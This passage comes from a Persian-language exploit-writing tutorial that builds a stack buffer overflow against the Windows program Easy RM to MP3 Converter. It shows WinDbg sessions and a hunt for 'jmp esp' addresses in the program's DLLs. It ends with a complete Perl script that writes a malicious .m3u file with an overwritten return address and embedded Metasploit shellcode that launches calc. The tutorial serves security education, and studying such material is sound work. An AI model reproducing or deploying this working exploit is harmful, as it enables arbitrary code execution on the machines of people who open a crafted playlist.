000ff800 41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41 AAAAAAAAAAAAA
000ff810 41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41 AAAAAAAAAAAAA
000ff820 41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41 AAAAAAAAAAAAA
```

خیلی عالی شد!

حالا ما موارد زیر را داریم:

- کنترل EIP
- محلی که قادر به نوشتن کد کدمان در آنجا هستیم
- ثباتی که مستقیماً در آدرس "000ff730" به کد ما اشاره می کند

حالا نیاز داریم به:

- ساختن یک شل کد واقعی
- هدایت EIP به آدرس شروع شل کد که میتوانیم این کار را به واسطه بازنویسی "0x000ff730" در EIP انجام دهیم

بیایید یک تست کوچک انجام دهیم: ابتدا 26058 بایت کاراکتر A سپس بازنویسی EIP با "000ff730" سپس 25 بایت NOP، سپس break و دوباره مقداری NOP. اگر همه چیز طبق برنامه اجرا شود EIP باید به "000ff730" پرش کند که حاوی NOP ها است.

```
my $file= "crash25000.m3u ";
my $junk= "A" x 26058;
my $eip = pack('V',0x000ff730);
my $shellcode = "\x90" x 25;
$shellcode = $shellcode."\xcc";
$shellcode = $shellcode."\x90" x 25;
open($FILE, ">$file");
print $FILE $junk.$eip.$shellcode;
close($FILE);
print "m3u File Created successfully\n";
```

برنامه خراب شد، اما ما انتظار یک break را داشتیم به جای access violation. هنگامی که ما به EIP نگاه می کنیم اشاره به "000ff730" که ESP است دارد. اما هنگامی که از ESP رونوشت می گیریم چیزی که انتظارش را داریم نمی بینیم.

```

eax=00000001 ebx=00104a58 ecx=7c91005d edx=00000004 esi=77c5fce0 edi=00006607
eip=000ff730 esp=000ff730 ebp=00393f60 iopl=0         nv up ei pl nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000206
Missing image name, possible paged-out or corrupt data.
Missing image name, possible paged-out or corrupt data.
Missing image name, possible paged-out or corrupt data.
<Unloaded_P32.dll>+0xff71f:
000ff730 0000          add     byte ptr [eax],al          ds:0023:00000001=??
0:000> d esp
000ff730  00 00 00 00 06 00 00 00-58 4a 10 00 01 00 00 00  .....XJ.....
000ff740  54 fa 0f 00 08 00 00 00-41 41 41 41 41 41 41 41  T.....AAAAAAA
000ff750  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAA
000ff760  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAA
000ff770  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAA
000ff780  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAA
000ff790  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAA
000ff7a0  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAA


```

خب پس نتیجه اینکه پرش مستقیم به حافظه راه حل خوبی نیست. ("000ff730" حاوی بایت پوچ است که در واقع یک رشته را به پایان می‌رساند. بنابراین A هایی از قسمت اول بافر هستند بعد از باز نویسی EIP هرگز قابل رسیدن نیستند. گذشته از این استفاده از یک آدرس حافظه به منظور پرش به اکسپلویت روشی نا مطمئن است ضمن اینکه این آدرس حافظه می‌تواند در ویرایش های دیگر سیستم عامل مثل Service pack یا زبان ها و ... تغییر خواهد کرد.)


خلاصه ماجرا: ما نمیتوانیم EIP را با استفاده از حافظه مستقیم مثل "000ff730" بازنویسی کنیم و این ایده جالبی نیست. باید از تکنیک دیگری برای انجام این هدف استفاده کنیم: تصور کنید که باید قادر به ارجاع یک ثبات به کدمان باشیم که در این مورد ESP است و تابعی را بیابیم که به این ثبات پرش می‌کند و سپس EIP را برای این آدرس بازنویسی کنیم. در این صورت قادر به اجرای کد خواهیم بود.

پرش به ESP از موارد معمول در برنامه های ویندوز است. در حقیقت برنامه های ویندوز از یک یا چند dll استفاده میکنند و این dll ها حاوی دستورالعمل های متعددی هستند از این گذشته آدرس های استفاده شده در این dll ها تا حدودی ثابت هستند بنابراین با یافتن dll ای که حاوی دستورالعمل پرش به ESP است و در صورتی که قادر به بازنویسی EIP به آدرس این دستورالعمل در فایل dll باشیم این شیوه قابل انجام است.

برنامه Easy RM to MP3 و Windbg را اجرا کنید و برنامه را به Windbg اتصال دهید. مزیت این کار در این است که ما تمام dll ها و ماژول های بارگزاری شده در برنامه را می بینیم. برای این کار بعد از اجرای هر دو برنامه کلید F6 را بفشارید و از پنجره ای که نمایان می شود پروسه RM To MP3 را انتخاب و OK را بفشارید:



به محض پیوست کردن پروسه به دیباگر برنامه به وقفه می رود (BREAK) در قسمت Command Line برنامه Windbg که در قسمت پایین برنامه قرار دارد:



حال a که نشانگر دستور (assemble) است را وارد کنید و Enter را بفشارید. حالا jmp esp را وارد کرده و Enter را بفشارید:

```

eax=7ffdf000 ebx=00000001 ecx=00000002 edx=00000003 esi=00000004 edi=00000005
eip=7c90120e esp=02acffcc ebp=02acfff4 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=0038  gs=0000             efl=00000246
*** ERROR: Symbol file could not be found.  Defaulted to export symbols for C:\WIND
ntdll!DbgBreakPoint:
7c90120e cc             int     3
0:012> a
7c90120e jmp esp
jmp esp
Input>

```

دوباره Enter را بفشارید و حالا u که نشانگر دستور (unassemble) است را بفشارید. برای شما هم چیزی مانند شکل زیر نمایش داده خواهد شد:

```

7c901210
0:012> u
ntdll!DbgBreakPoint:
7c90120e ffe4      jmp     esp
7c901210 8bff      mov     edi,edi
ntdll!DbgUserBreakPoint:
7c901212 cc        int     3
7c901213 c3        ret
7c901214 8bff      mov     edi,edi
7c901216 8b442404  mov     eax,dword ptr [esp+4]
7c90121a cc        int     3
7c90121b c20400    ret     4
0:012>

```

بعد از 7c90120e شما ffe4 که opcode دستور jmp esp است را مشاهده میکنید. حال ما نیازمند یافتن این opcode در یکی از dll های بارگزاری شده هستیم.

با اسکرول کردن به بالای پنجره Windbg و نگاه کردن به خط هایی که اشاره به dll ها دارد تمام dll هایی که به Easy RM to MP3 تعلق دارد مشاهده کنید:

```

Command - Pid 288 - WinDbg:6.11.0001.404 X86
*** wait with pending attach
Symbol search path is: *** Invalid ***
*****
* Symbol loading may be unreliable without a symbol search path.          *
* Use .symfix to have the debugger choose a symbol path.                  *
* After setting your symbol path, use .reload to refresh symbol locations. *
*****
Executable search path is:
ModLoad: 00400000 004be000 C:\Program Files\Easy RM to MP3 Converter\RM2MP3Converter
ModLoad: 7c900000 7c9b2000 C:\WINDOWS\system32\ntdll.dll
ModLoad: 7c800000 7c8f6000 C:\WINDOWS\system32\kernel32.dll
ModLoad: 63000000 630e6000 C:\WINDOWS\system32\WININET.dll
ModLoad: 77c10000 77c68000 C:\WINDOWS\system32\msvcrt.dll
ModLoad: 77f60000 77fd6000 C:\WINDOWS\system32\SHLWAPI.dll
ModLoad: 77dd0000 77de6000 C:\WINDOWS\system32\ADVAPI32.dll
ModLoad: 77e70000 77ef0200 C:\WINDOWS\system32\RPCRT4.dll
ModLoad: 77fe0000 77ff1000 C:\WINDOWS\system32\Secur32.dll
ModLoad: 77f10000 77f59000 C:\WINDOWS\system32\GDI32.dll
ModLoad: 7e410000 7e4a1000 C:\WINDOWS\system32\USER32.dll
ModLoad: 00380000 00389000 C:\WINDOWS\system32\Normaliz.dll
ModLoad: 1a400000 1a532000 C:\WINDOWS\system32\urlmon.dll
ModLoad: 774e0000 7761e000 C:\WINDOWS\system32\ole32.dll
ModLoad: 77120000 771ab000 C:\WINDOWS\system32\OLEAUT32.dll
ModLoad: 5dca0000 5de88000 C:\WINDOWS\system32\iertutil.dll
ModLoad: 77c00000 77c08000 C:\WINDOWS\system32\VERSION.dll
ModLoad: 73dd0000 73ece000 C:\WINDOWS\system32\MFC42.DLL
ModLoad: 763b0000 763f9000 C:\WINDOWS\system32\comdlg32.dll
ModLoad: 5d090000 5d12a000 C:\WINDOWS\system32\COMCTL32.dll
ModLoad: 7c9c0000 7d1d7000 C:\WINDOWS\system32\SHELL32.dll
ModLoad: 76080000 760e5000 C:\WINDOWS\system32\MSVCP60.dll
ModLoad: 76b40000 76b6d000 C:\WINDOWS\system32\WINMM.dll
ModLoad: 76390000 763ad000 C:\WINDOWS\system32\IMM32.DLL
ModLoad: 629c0000 629c9000 C:\WINDOWS\system32\LPK.DLL
ModLoad: 74d90000 74dfb000 C:\WINDOWS\system32\USP10.dll
ModLoad: 773d0000 774d3000 C:\WINDOWS\WinSxS\x86_Microsoft.Windows.Common-Controls_6
ModLoad: 5ad70000 5ada8000 C:\WINDOWS\system32\uxtheme.dll
ModLoad: 74720000 7476c000 C:\WINDOWS\system32\MSCTF.dll
ModLoad: 755c0000 755ee000 C:\WINDOWS\system32\msctfime.ime
ModLoad: 10000000 10071000 C:\Program Files\Easy RM to MP3 Converter\MSRMfilter03.dl
ModLoad: 71ab0000 71ac7000 C:\WINDOWS\system32\WS2_32.dll
ModLoad: 71aa0000 71aa8000 C:\WINDOWS\system32\WS2HELP.dll
ModLoad: 00dd0000 00e6f000 C:\Program Files\Easy RM to MP3 Converter\MSRMfilter01.dl
ModLoad: 01b80000 01bf1000 C:\Program Files\Easy RM to MP3 Converter\MSRMcodec00.dl
ModLoad: 00d60000 00d67000 C:\Program Files\Easy RM to MP3 Converter\MSRMcodec01.dl
ModLoad: 01c00000 020cd000 C:\Program Files\Easy RM to MP3 Converter\MSRMcodec02.dl
ModLoad: 00d70000 00d81000 C:\WINDOWS\system32\MSVCIRT.dll
ModLoad: 023f0000 0240e000 C:\Program Files\Easy RM to MP3 Converter\wmatimer.dll
ModLoad: 73000000 73026000 C:\WINDOWS\system32\WINSPOOL.DRV
ModLoad: 02430000 02440000 C:\Program Files\Easy RM to MP3 Converter\MSRMfilter02.dl
ModLoad: 02650000 02662000 C:\Program Files\Easy RM to MP3 Converter\MSLog.dll
ModLoad: 76ee0000 76f1c000 C:\WINDOWS\system32\RASAPI32.dll
ModLoad: 76e90000 76ea2000 C:\WINDOWS\system32\rasman.dll
ModLoad: 5b860000 5b8b6000 C:\WINDOWS\system32\NETAPI32.dll
ModLoad: 76eb0000 76edf000 C:\WINDOWS\system32\TAPI32.dll
ModLoad: 76e80000 76e8e000 C:\WINDOWS\system32\rtutils.dll
ModLoad: 769c0000 76a74000 C:\WINDOWS\system32\USERENV.dll
ModLoad: 722b0000 722b5000 C:\WINDOWS\system32\sensapi.dll
ModLoad: 77c70000 77c94000 C:\WINDOWS\system32\msvl_0.dll
ModLoad: 76d60000 76d79000 C:\WINDOWS\system32\iphlpapi.dll

```

اگر بتوانیم این opcode را در یکی از dll ها بیابیم شانس خوبی برای ساختن اکسپلویتی قابل اعتماد که در سرتاسر پلتفرم های ویندوز کار میکند داریم. اگر نیازمند استفاده از dll ای باشیم که متعلق به سیستم عامل باشد ممکن است اکسپلویت در تمام نسخه های سیستم عامل (در صورت تغییر سرویس پک و زبان ویندوز) کارکرد نداشته باشد. بنابراین ابتدا در محدوده dll های Easy RM to MP3 جستجو می کنیم.

ابتدا در محدوده dll ای به آدرس C:\Program Files\Easy RM to MP3 Converter\MSRMCcodec02.dll نگاه میکنیم این dll بین 01c00000 و 020cd000 بار گزاری شده برای جستجوی ff e4 در این ناحیه به شکل عمل میکنیم:

```

0:012> s 01c00000 l 020cd000 ff e4
01dbf23a ff e4 ff 8d 4e 10 c7 44-24 10 ff ff ff ff e8 f3 ...N..D$.
01df023f ff e4 fb 4d 1b a6 9c ff-ff 54 a2 ea 1a d9 9c ff ...M.....T.
01e0d3db ff e4 ca dd 01 20 05 93-19 09 00 00 00 d4 e0 .....
01e2b22a ff e4 07 07 f2 01 57 f2-5d 1c d3 e8 09 22 d5 d0 .....W.]....."
01e2b72d ff e4 09 7d e4 ad 37 df-e7 cf 25 23 c9 a0 4a 26 ...}..7...%#..J&
01e2cd89 ff e4 03 35 f2 82 6f d1-0c 4a e4 19 30 f7 b7 bf ...5..o..J..0...
01e35c9e ff e4 5c 2e 95 bb 16 16-79 e7 8e 15 8d f6 f7 fb ...\. ...y.....
01e403d9 ff e4 17 b7 e3 77 31 bc-b4 e7 68 89 bb 99 54 9d ...w1...h...T.
01e41400 ff e4 cc 38 25 d1 71 44-b4 a3 16 75 85 b9 d0 50 ...8%qD...u...P
01e4736d ff e4 17 b7 e3 77 31 bc-b4 e7 68 89 bb 99 54 9d ...w1...h...T.
01e4ce34 ff e4 cc 38 25 d1 71 44-b4 a3 16 75 85 b9 d0 50 ...8%qD...u...P
01e50159 ff e4 17 b7 e3 77 31 bc-b4 e7 68 89 bb 99 54 9d ...w1...h...T.
01e52ec0 ff e4 cc 38 25 d1 71 44-b4 a3 16 75 85 b9 d0 50 ...8%qD...u...P
0240135b ff e4 49 3f 02 e8 49 3f-02 00 00 00 00 ff ff ff ..I?...I?.....

```

بسیار عالی. (چیزی غیر از این انتظار نمیرفت... jmp ESP از متداول ترین دستورات است). هنگام انتخاب آدرس جستجو برای یافتن بایت های پوچ از عوال مهم به شمار می رود. شما باید از استفاده از آدرس هایی که از بایت های پوچ استفاده میکنند اجتناب کنید (به خصوص اگر نیاز به استفاده از بافر داده بعد از بازنویسی EIP دارید چرا که بایت های پوچ رشته را به اتمام میرسانند الباقی داده های بافر غیر قابل استفاده می شود).

دیگر محدوده خوب برای جستجوی opcode ها "s 70000000 l ffffffff ff e4" است که غالباً نتیجه را از dll های ویندوز می دهند.

نکته: راه های دیگری برای یافتن opcode ها وجود دارد:

- استفاده از برنامه findjmp که به این مقاله پیوست شده که به شکل زیر قابل استفاده است:

```

C:\Tools>findjmp.exe kernel32.dll esp
Findjmp, Eeye, I2S-LaB
Findjmp2, Hat-Squad
Scanning kernel32.dll for code useable with the esp register
0x7C8369D8 call esp
0x7C872E1B call esp
Finished Scanning kernel32.dll for code useable with the esp register
Found 2 usable addresses

```

- استفاده از [metasploit opcode database](#)
- متود memdump (در آموزش های بعدی به آن اشاره خواهد شد)
- و ....

در برخی موارد jmp esp به آدرس هایی که با بایت های پوچ شروع می شوند مشکلی ندارد و علت این است که little-endian بودن باعث میشود بایت های پوچ به عنوان آخرین بایت در ثبات EIP قرار بگیرند. و همچنین اگر شما هیچ payload ای بعد از بازنویسی EIP نداشته باشید (شل کد پیش از بازنویسی EIP تغذیه شده و هنوز قابل دسترس برای ثبات است) این روش قابل اعمال است.

بهرحال ، ما از payload بعد از بازنویسی EIP استفاده می کنیم بنابراین آدرس نباید حاوی بایت های پوچ باشد. اولین آدرسی که پیدا کردیم "01dbf23a" است حال بررسی کنیم که آیا آدرس حاوی jmp esp است (پس استورالعمل آدرس "01dbf23a" را unassemble میکنیم):

```
0:012> u 01dbf23a
MSRMCodec02!CAudioOutWindows::WaveOutWndProc+0x8bfea:
01dbf23a ffe4 jmp esp
01dbf23c ff8d4e10c744 dec dword ptr <Unloaded_POOL.DRV>+0x44c7104d (44c7104e)[ebp]
01dbf242 2410 and al,10h
01dbf244 ff ???
01dbf245 ff ???
01dbf246 ff ???
01dbf247 ff ???
01dbf248 e8f3fee4ff call MSRMCodec02!CTN_WriteHead+0xd320 (01c0f140)
```

حال اگر EIP را با آدرس مذکور بازنویسی کنیم jmp esp اجرا و ESP حاوی شل کد ما خواهد بود. پس حالا باید

```
my $file= "crash25000.m3u" ;
my $junk= "A" x 26058;
my $eip = pack('V',0x01dbf23a);
my $shellcode = "\x90" x 25;
$shellcode = $shellcode . "\xcc"; # شبیه سازی شل کد و اجازه ادامه دیباگ می شود#
$shellcode = $shellcode . "\x90" x 25;
open($FILE, ">$file");
print $FILE $junk.$eip.$shellcode;
close($FILE);
print "m3u File Created successfully\n";
```

اکسپلویتی درست داشته باشیم.

فایل جدید را در برنامه بارگزاری کنید:

```
(9d8.9dc): Break instruction exception - code 80000003 (!!! second chance !!!)
eax=00000001 ebx=00104a58 ecx=7c91005d edx=00000004 esi=77c5fce0 edi=00006607
eip=000ffd4d esp=000ffd38 ebp=00104678 iopl=0         nv up ei pl nz ac pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000216
<Unloaded_POOL.DRV>+0xffd4c:
000ffd4d cc          int     3
0:000> d esp
000ffd38  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 .....
000ffd48  90 90 90 90 90 cc 90 90-90 90 90 90 90 90 90 .....
000ffd58  90 90 90 90 90 90 90 90-90 90 90 90 90 90 00 .....
000ffd68  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 AAAAAAAAAAAAAAAAAA
000ffd78  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 AAAAAAAAAAAAAAAAAA
000ffd88  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 AAAAAAAAAAAAAAAAAA
000ffd98  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 AAAAAAAAAAAAAAAAAA
000ffda8  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 AAAAAAAAAAAAAAAAAA
```



برنامه در آدرس "000ffd38" که محل break ما است متوقف می شود. پس jmp esp بخوبی کار کرد (ESP) از 000ffd38 شروع می شود اما تا 000ffd68 حاوی NOP است)

تمام چیزی که نیاز داریم این است که شل کد حقیقی خود را در فایل قرار داده و اکسپلویت را به پایان برسانیم.

## بدست آوردن شل کد و به پایان رساندن اکسپلویت

Metasploit یک تولید کننده payload جالب دارد که به شما در ایجاد شل کد کمک خواهد کرد. Payload ها اختیارات گوناگونی (بستگی به این دارد که چه کاری را میخواهیم انجام دهیم) میتوانند کوچک یا بزرگ باشند. اگر شما برحسب فضای بافر مشکل محدودیت سائز دارید ، حتی میتوانید به توانایی شل کد های multi-staged نگاهی بیاندازید یا خصوصاً از شل کد های handcrafted مانند [این شل کد](#) استفاده کنید (شل کد cmd.exe حاوی 32 بایت و قابل استفاده در XP sp2 en). چاره دیگر [تقسیم کردن شل کد در "eggs" های کوچکتر](#) و استفاده از تکنیکی بنام "egg-hunting" برای دوباره سوار کردن (reassemble) کرد شل کد پیش از اجرا کردن است.

ما میخواهیم ماشین حساب ویندوز به عنوان payload اکسپلویت ما اجرا شود ، شل کد چیزی مثل زیر است:

```
# windows/exec - 144 bytes
# http://www.metasploit.com
# Encoder: x86/shikata_ga_nai
# EXITFUNC=seh, CMD=calc
my $shellcode = "\xdb\xc0\x31\xc9\xbf\x7c\x16\x70\xcc\xd9\x74\x24\xf4\xb1" .
"\x1e\x58\x31\x78\x18\x83\xe8\xfc\x03\x78\x68\xf4\x85\x30" .
"\x78\xbc\x65\xc9\x78\xb6\x23\xf5\xf3\xb4\xae\x7d\x02\xaa" .
"\x3a\x32\x1c\xbf\x62\xed\x1d\x54\xd5\x66\x29\x21\xe7\x96" .
"\x60\xf5\x71\xca\x06\x35\xf5\x14\xc7\x7c\xfb\x1b\x05\x6b" .
"\xf0\x27\xdd\x48\xfd\x22\x38\x1b\xa2\xe8\xc3\xf7\x3b\x7a" .
"\xcf\x4c\x4f\x23\xd3\x53\xa4\x57\xf7\xd8\x3b\x83\x8e\x83" .
"\x1f\x57\x53\x64\x51\xa1\x33\xcd\xf5\xc6\xf5\xc1\x7e\x98" .
"\xf5\xaa\xf1\x05\xa8\x26\x99\x3d\x3b\xc0\xd9\xfe\x51\x61" .
"\xb6\x0e\x2f\x85\x19\x87\xb7\x78\x2f\x59\x90\x7b\xd7\x05" .
"\x7f\xe8\x7b\xca";
```

اسکرپت پرل را به شکل زیر به اتمام میرسانیم:

```
my $file= "crash25000.m3u" ;
my $junk= "A" x 26058;
my $eip = pack('V',0x01dbf23a);
my $shellcode = "\x90" x 25;
$shellcode = $shellcode . "\xdb\xc0\x31\xc9\xbf\x7c\x16\x70\xcc\xd9\x74\x24\xf4\xb1" .
"\x1e\x58\x31\x78\x18\x83\xe8\xfc\x03\x78\x68\xf4\x85\x30" .
"\x78\xbc\x65\xc9\x78\xb6\x23\xf5\xf3\xb4\xae\x7d\x02\xaa" .
"\x3a\x32\x1c\xbf\x62\xed\x1d\x54\xd5\x66\x29\x21\xe7\x96" .
"\x60\xf5\x71\xca\x06\x35\xf5\x14\xc7\x7c\xfb\x1b\x05\x6b" .
"\xf0\x27\xdd\x48\xfd\x22\x38\x1b\xa2\xe8\xc3\xf7\x3b\x7a" .
"\xcf\x4c\x4f\x23\xd3\x53\xa4\x57\xf7\xd8\x3b\x83\x8e\x83" .
"\x1f\x57\x53\x64\x51\xa1\x33\xcd\xf5\xc6\xf5\xc1\x7e\x98" .
"\xf5\xaa\xf1\x05\xa8\x26\x99\x3d\x3b\xc0\xd9\xfe\x51\x61" .
"\xb6\x0e\x2f\x85\x19\x87\xb7\x78\x2f\x59\x90\x7b\xd7\x05" .
"\x7f\xe8\x7b\xca";
open($FILE,">$file");
print $FILE $junk.$eip.$shellcode;
close($FILE);
print "m3u File Created successfully\n";
```

ابتدا قابلیت autopopup رجیستری را جلوگیری از صدا زدن دیباگر در هنگام مشکل غیر فعال کنید. فایل جدید را ایجاد و در برنامه بارگزاری و مشاهده کنید که برنامه خراب می شود (و ماشین حساب ویندوز به خوبی اجرا میشود). ما اولین اکسپلویت خودمان را نوشتیم:

